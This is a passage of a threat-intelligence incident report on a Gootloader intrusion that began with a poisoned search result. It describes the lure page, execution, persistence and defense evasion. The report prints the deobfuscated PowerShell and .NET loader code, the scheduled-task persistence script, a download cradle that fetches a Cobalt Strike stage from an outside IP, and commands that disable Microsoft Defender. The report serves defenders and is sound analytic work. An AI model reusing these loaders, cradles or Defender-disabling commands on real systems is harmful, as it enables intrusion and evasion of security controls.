





SEO Poisoning – A Gootloader Story

 thefirreport.com/2022/05/09/seo-poisoning-a-gootloader-story/

May 9, 2022

Questions News Search About Us	
olympus plea agreement?	
	#1 2022/01/26 2:27 pm Hi, I am looking to olympus plea agreement. A friend of mine told me he had seen it on your forum. I will appreciate any help here.
	#2 2022/01/26 5:33 pm Here is a direct download link, olympus plea agreement .
	#3 2022/01/27 2:30 am Thank you so much for your response! This is exactly what I've been looking for.
	#4 2022/01/27 1:04 pm Thank you, Admin.

In early February 2022, we witnessed an intrusion employing Gootloader (aka GootKit) as the initial access vector.

The intrusion lasted two days and comprised discovery, persistence, lateral movement, collection, defense evasion, credential access and command and control activity. During the post-exploitation phase, the threat actors used RDP, WMI, Mimikatz, Lazagne, WMIExec, and SharpHound. The threat actors then used this access to review sensitive documents.

Background

Gootloader was the name assigned to the multi-staged payload distribution by Sophos in March 2021. The threat actors utilize SEO (search engine optimization) poisoning tactics to move compromised websites hosting malware to the top of certain search requests such as “what is the difference between a grand agreement and a contract?” or “freddie mac shared driveway agreement?”

When the user searches for these phrases and clicks on one of the top results, they are left with a forum looking web page where the user is instructed to download a file, which they accidentally execute (double click to open). You can learn more about Gootloader by reading these references. [1](#) [2](#) [3](#) [4](#)

The researcher behind the [@GootLoaderSites](#) account is doing a great job of providing operational intelligence about the most recent malicious infrastructure. They also contact impacted businesses, monitor for newly created C2 addresses, and make the information public to the community. Thank you!



Case Summary

The intrusion started with a user searching Bing for “Olympus Plea Agreement?”. The user then clicked on the second search result which led to the download and execution of a malicious javascript file (see video in Initial Access section). Upon execution, Gootloader utilized encoded PowerShell scripts to load Cobalt Strike into memory and persist on the host using a combination of registry keys and scheduled tasks.

Fifteen minutes after the initial execution, we observed the threat actors using the PowerShell implementation of SharpHound (BloodHound) to discover attack paths in the Active Directory-based network. The threat actors collected the results and pivoted to another host via a Cobalt Strike PowerShell beacon.

After pivoting, they disabled Windows Defender, before executing a second Cobalt Strike payload for a different command and control server. Around an hour after the initial infection, the threat actors ran [LaZagne](#) to retrieve all saved credentials from the pivoted workstation.

Meanwhile on the beachhead host, the threat actors ran Mimikatz via PowerShell to extract credentials.

With those credentials, the threat actors used RDP from the beachhead host to the already compromised workstation host. They then targeted several other workstations with Cobalt Strike beacon executables; however, no further activity was observed on those endpoints other than the initial lateral movement.

The threat actors favored RDP and remote WMI as their preferred methods to interact with the hosts and servers of interest throughout the rest of the intrusion. After around a four-hour pause of inactivity, the threat actors enabled restricted admin mode via WMI on a domain controller and logged in using RDP.

The threat actors then used Lazagne again on the domain controller to extract more credentials. Our evidence shows that the attackers then began looking for interesting documents on file shares. They opened the documents one-by-one on the remote host via RDP. They directed their focus to documents with legal and insurance-related content.

On the second and final day of the intrusion, the threat actors ran Advanced IP Scanner from the domain controller via the RDP session. Additionally, they inspected the file server and backup server, looking for more interesting data before leaving the network.


Services


We offer multiple services, including a [Threat Feed service](#) that tracks Command and Control frameworks such as Cobalt Strike, BazarLoader, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found [here](#).

We also have artifacts and IOCs available from this case, such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our [Security Researcher and Organization](#) services.

Timeline

SEO Poisoning - A Gootloader Story






Analysis and reporting completed by [@kostatsale](#) [@iiamaleks](#) [@pigerlin](#)

Initial Access

The threat actor gained initial access using Gootloader malware. Here's a video of the user searching and downloading the malware via the poisoned SEO search.



Watch Video At:

<https://youtu.be/ldR-tlv7w48>

The Javascript file is then executed when double clicked after the zip is opened.

EventCode	TaskCategory	ParentImage	Image	CommandLine
1	Process Create (rule: ProcessCreate)	C:\Windows\explorer.exe	C:\Windows\System32\wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\██████████\AppData\Local\Temp\Temp1_olympus plea agreement(46196).zip\olympus_plea_agreement_34603_.js"


Execution

Gootloader upon execution creates two registry keys:

`HKCU:\SOFTWARE\Microsoft\Phone\Username`

`HKCU:\SOFTWARE\Microsoft\Phone\Username0`

The first is populated with an encoded Cobalt Strike payload and the latter is used to store a .NET loader named powershell.dll.



Key name	Value Name	Value Type	Data	Value
HKCU:\SOFTWARE\Microsoft\Phone\Username0	(default)	RegSz		
	0	RegSz	4d5a90000300000004000000ffff0000b80000...	00
	1	RegSz	65a6a586d280700002b0d0012037b1b000004...	00
	2	RegSz	000066e282900000a00120209281e00000a7d...	00
	3	RegSz	7f01140003004c250000000086008b011a0004...	00
	4	RegSz	64e616d654f7264696e616c730048696e74006...	00
	5	RegSz	e333200526567697374727900526567697374...	00
	6	RegSz	000000000000000000000000000000000000...	00

Following the Registry events, a PowerShell command was launched executing an encoded command.

EventCode	TaskCategory	ParentCommandLine	CommandLine
1	Process Create (rule: ProcessCreate)	"C:\Windows\System32\WScript.exe" "C:\Users\██████████\AppData\Local\Temp\Temp1_oIympus_plea_agreement(46196).zip\oIympus_plea_agreement_34693.js"	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe "/e" NgAxA"DQANGA0ADkA"MgAxADEA0wB"zAGwAZQBIAHAAIAAAtAHMAIAAA4AD"MA"OwAkAG8AcABqAD0ARwBIAH"QA

"powershell.exe" /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe "/e" NgAxA"DQANGA0ADkA"MgAxADEA0wB"zAGwAZQBIAHAAIAAAtAHMAIAAA4AD"MA"OwAkAG8AcABqAD0ARwBIAH"QA

The PowerShell command will extract the .NET loader from

HKCU:\SOFTWARE\Microsoft\Phone\Username0 and execute the code in memory via ``Assembly.Load(``.

```
614649211; sleep -s 83; $opj=Get-ItemProperty -path ("hkcu:\software\microsoft\Phone\"+[Environment]::("username")+ "0"); for ($uo=0;$uo -le 760;$uo++) { Try{$mpd+=$opj.$uo}Catch{} }; $uo=0; while($true) { $uo++;$ko=[math]::("sqrt")($uo); if($ko -eq 1000){break} } $y1=$mpd.replace("#",$ko); $kjb=[byte[]]::("new")($y1.Length/2); for($uo=0;$uo -lt $y1.Length;$uo+=2){ $kjb[$uo/2]=[convert]::("ToByte")($y1.Substring($uo,2),(2*8)) } [reflection.assembly]::("Load")($kjb); [Open]::("Test")(); 6118985
```

This CyberChef recipe can be used to decode the related PS encoded payload.

Once the PowerShell script is finished running, the next stage involves the .NET loader. The .NET loader will read **HKCU:\SOFTWARE\Microsoft\Phone\Username** and extract the encoded Cobalt Strike payload. This payload will be decoded and subsequently loaded into memory for execution.

A simple encoding scheme is used where a letter will correspond to one of the hex characters (0-F), or alternately three zeros.

q->000
v->0
w->1
r->2
t->3
y->4
u->5
i->6
o->7
p->8
s->9
q->A
h->B
j->C
k->D
l->E
z->F

The following shows the source code responsible for the core logic of the .NET loader.

```

17 // Token: 0x06000002 RID: 2 RVA: 0x00002104 File Offset: 0x00000304
18 public static string Test()
19 {
20     RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Phone\\" +
21     Environment.UserName);
22     if (registryKey != null)
23     {
24         string text = "";
25         for (int i = 0; i < 99999; i++)
26         {
27             string text2 = "";
28             try
29             {
30                 text2 = registryKey.GetValue(i.ToString()).ToString();
31             }
32             catch
33             {
34             }
35             if (text2.Length == 0)
36             {
37                 break;
38             }
39             text += text2;
40         }
41         registryKey.Close();
42         text = text.Replace("q", "000").Replace("v", "0").Replace("w", "1").Replace("r", "2").Replace("t",
43         "3").Replace("y", "4").Replace("u", "5").Replace("i", "6").Replace("o", "7").Replace("p", "8").Replace
44         ("s", "9").Replace("q", "A").Replace("h", "B").Replace("j", "C").Replace("k", "D").Replace("l",
45         "E").Replace("z", "F");
46         byte[] data = Open.STBA(text);
47         Open.DynamicDllLoader dynamicDllLoader = new Open.DynamicDllLoader();
48         bool flag = dynamicDllLoader.LoadLibrary(data);
49         Console.WriteLine("Loaded: " + flag);
50         if (flag)
51         {
52             uint procAddress = dynamicDllLoader.GetProcAddress("mono_trace");
53             Console.WriteLine("Handle: " + procAddress);
54         }
55         Console.ReadKey();
56     }
57     return "Install";
58 }


```

1. Read encoded data from registry

2. Decode data

3. Load into memory and run

The below diagram summarizes the Gootloader initial execution.



An excellent resource from Microsoft describes a set of configurations that can be applied to Windows that can stop `.js` files from executing, preventing this attack chain from ever getting off the ground.

During later stages of the intrusion, Cobalt Strike was executed interactively through RDP on multiple systems.

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://37.120.198.225:80/trio'))"
```

Persistence

The Javascript (Gootloader) file invoked an encoded PowerShell command.

EventCode	TaskCategory	ParentImage	CommandLine
1	Process Create (rule: ProcessCreate)	C:\Windows\System32\wscript.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /c C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "/e N" g "A4" Adc "ANGA4" ADEAMWA7ACQ4VQ "A9ACIA" TgB "n" AEEAaB "B" AE "Q" AUQ "BBAE" 4AZmBBADA "AQ" QBEGsAQQ "BNAgc" AQQB4A "EEARABF" AE "E" AT "w" B3A "EIAngBB" Aec "AdmBBA" F "oAUQBC" AGW "Q" Q "B" IAEEAQ "

The encoded PowerShell command creates a Scheduled Task that executes when the selected user logs on to the computer. An encoded PowerShell command is executed that will retrieve and execute the payload stored in the Registry.

6876813;

\$a="NgAxADQANGA0ADkAMgAxADEAOwBzAGwAZQB1AHAAIAAtAHMAIAA4ADMAOwAkAG8AcABqAD0ARwBlAHQALQ

\$u=\$env:USERNAME;

```
Register-ScheduledTask $u -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E
([Diagnostics.Process]::GetCurrentProcess().MainModule.FileName) -Ar ("-w h -e "+$a))
-Tr (New-ScheduledTaskTrigger -AtL -U $u));
```

30687851

Decoded PowerShell Payload:

6876813;

614649211;

\$a = "614649211";

sleep - s 83;

```
$opj = Get - ItemProperty - path("hkcu:\software\microsoft\Phone\""+[Environment]::("
username ")+" 0 ");
```

```
for ($uo = 0; $uo - le 760; $uo ++) {
```

```
Try {
```

```
    $mpd += $opj.$uo
```

```
}
```

```
Catch {}
```

```
};
```

\$uo = 0;

```
while ($true) {
```

```
    $uo ++;
```

```
    $ko = [math]::("sqrt")($uo);
```

```
    if ($ko - eq 1000) {
```

```
        break
```

```
    }
```

```
}
```

```
$yl = $mpd.replace("#", $ko);
```

```
$kjb = [byte[]]::("new")($yl.Length / 2);
```

```
for ($uo = 0; $uo - lt $yl.Length; $uo += 2) {
```

```
    $kjb[$uo / 2] = [convert]::("ToByte")($yl.Substring($uo, 2), (2 * 8))
```

```
}[reflection.assembly]::("Load")($kjb);
```

```
[Open]::("Test")();
```

611898544;

\$u = \$env : USERNAME;

```
Register - ScheduledTask $u - In(New - ScheduledTask - Ac(New - ScheduledTaskAction -
E([Diagnostics.Process]::GetCurrentProcess().MainModule.FileName) - Ar("-w h -e " +
$a)) - Tr(New - ScheduledTaskTrigger - AtL - U $u));
```

306878516;

The task created from the PowerShell script:

```

<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\          </URI>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>          </UserId>
    </LogonTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>>false</Hidden>
    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
    <WakeToRun>>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe</Command>
      <Arguments>-w h -e NgAxADQAngA0ADkAMgAxADEA0wBzAGwAZQB LAHAAIAAtAHMAIAA4ADMA0wAkAG8AcABqAD0ARwB LAHQAL
BLAG4AdABdADoA0gAoACIAdQBzAGUAIgArACIAcBuACIAKwAiAGEAbQBlACIAKQArACIAMAAiACKA0wBmAG8AcgAgACgAJAB1AG8APQAw
G0AYQB0AGgAXQA6ADoAKAAiAHMAcQAiACsAIgByAHQAIgApACgAJAB1AG8AKQA7AGkAZgAoACQAawBvACAALQB LAHEAIAAxADAAMAawACK
JAB1AG8APQAwADsAJAB1AG8AIAAtAGwAdAAgACQAeQBsAC4ATABLAG4AZwB0AGgA0wAkAHUAbwArAD0AMgApAHsAJABrAGoAYgBbACQAdQ
dADoA0gAoACIATABvACIAKwAiAGEAZAAiACKAKAAKAGsAagBiACKA0wBbAE8AcABLAG4AXQA6ADoAKAAiAFQAZQAiACsAIgBzAHQAIgApA
</Exec>
    </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>          </UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>

```

Defense Evasion

Windows Defender scheduled scans were deleted from the system. This was observed on multiple servers the threat actor pivoted to.

```

"Process Create:
RuleName: technique_id=T1086, technique_name=PowerShell
UtcTime:
ProcessGuid: {c26db5f6-5adc-61f9-f631-00000000600}
ProcessId: 3688
Image: C:\Windows\System32\schtasks.exe
FileVersion:
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: schtasks.exe
CommandLine: "C:\Windows\system32\schtasks.exe" /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /f
CurrentDirectory: C:\Users\
User:
LogonGuid: {c26db5f6-901c-61a3-bdad-030000000000}
LogonId: 0x3ADBD
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=EF173058B6BDA8B7E0C1A56B63A9E504E463D2DA, MD5=8A0C868920214321438EABFBD0E93BC2, SHA256=1AC5741B075111E49C816B1BD3A00EEF9B03F
ParentProcessGuid: {c26db5f6-5aa1-61f9-e731-00000000600}
ParentProcessId: 9724
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "

```

```

schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Verification" /f

```

Furthermore, PowerShell was used to disable multiple security features built into Microsoft Defender.

```

Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableArchiveScanning $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableScanningNetworkFiles $true
Set-MpPreference -MAPSReporting 0
Set-MpPreference -DisableCatchupFullScan $True
Set-MpPreference -DisableCatchupQuickScan $True

```

As in many cases involving Cobalt Strike, we observed rundll32 used to load the Cobalt Strike beacons into memory on the beachhead host.

Action Type	Initiating Process File Name	Initiating Process Command Line
RemoteSetThreadContextMemoryExecution	rundll32.exe	rundll32.exe
RemoteExecutableMemoryAllocation	rundll32.exe	rundll32.exe
RemoteExecutableMemoryAllocation	rundll32.exe	rundll32.exe

This can be observed in the memory dump from the beachhead host with the tell-tale `PAGE_EXECUTE_READWRITE` protection settings on the memory space and MZ headers observable in the process memory space.

```

08 4a d0 c7 fe 7f 00 00 .J.....
0x7df40f40000: fdivr st(7)
3420 rundll32.exe 0x3030000 0x3063fff VadS PAGE_EXECUTE_READWRITE 52 1 Disabled
4d 5a 32 45 e8 00 00 00 MZRE...
00 5b 89 df 55 89 e5 81 .[..U...
c3 45 7d 00 00 ff d3 68 .E}...h
f0 b5 a2 56 68 04 00 00 ...Vh...
00 57 ff d0 00 00 00 00 .W.....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 e8 00 00 00 .....
0x3030000: dec ebp
0x3030001: pop edx
